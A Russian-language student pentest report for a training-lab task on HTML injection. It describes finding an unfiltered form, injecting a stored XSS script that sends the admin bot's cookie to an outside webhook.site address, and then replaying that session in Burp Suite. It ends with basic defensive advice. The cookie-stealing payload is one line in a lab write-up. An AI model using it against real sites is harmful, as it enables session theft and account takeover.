### Отчет по пентесту 14.5.5 (Задание 14.5.5)

**Персонализация:** Михайлов Юрий Никитич (uramihajlov481@gmail.com)


**Лабораторная работа** Задание 14.4.5**“ HTML инъекции” :**

* Общая информация:
* Период тестирования: 16.01.2024
* Объект тестирования: [http://51.250.73.193:5001](http://51.250.73.193:5001/)
* Описание действий:


**Используемые инструменты:**

* HTML форма
* Chrome
* Burp Suite

**1 этап:  
Зайти и зарегистрироваться на сайте под любым логином/паролем**


****

**2 Этап:  
Заходим в Vocation слегка поизучав форму понимаем что она уязвима там нет фильтрации от слова совсем**

****


**3 Этап:**

**Готовим наш скрипт с webhook для того чтоб забрать у администратора его параметр сессии <script>document.location='https://webhook.site/3016f4de-4ba1-4154-baca-2d7e76569221?'+document.cookie;</script>**

****

**4 Этап:**

**Пока бот будет проверять нашу заявку идём на Webhook и забираем его сессию**

****

**5 Этап:**

**Заходим в Webhook копируем сессию идём в Burp Suite и меняем свою на сессию админа**

****

**Обнаруженные уязвимости:**

* HTML injection
* CSRF
* Сессия admin

**Дайте совет по улучшению защиты:**

* Экранируйте данные
* Фильтруйте ввод
* Использование токена CSRF
* Проверка Referer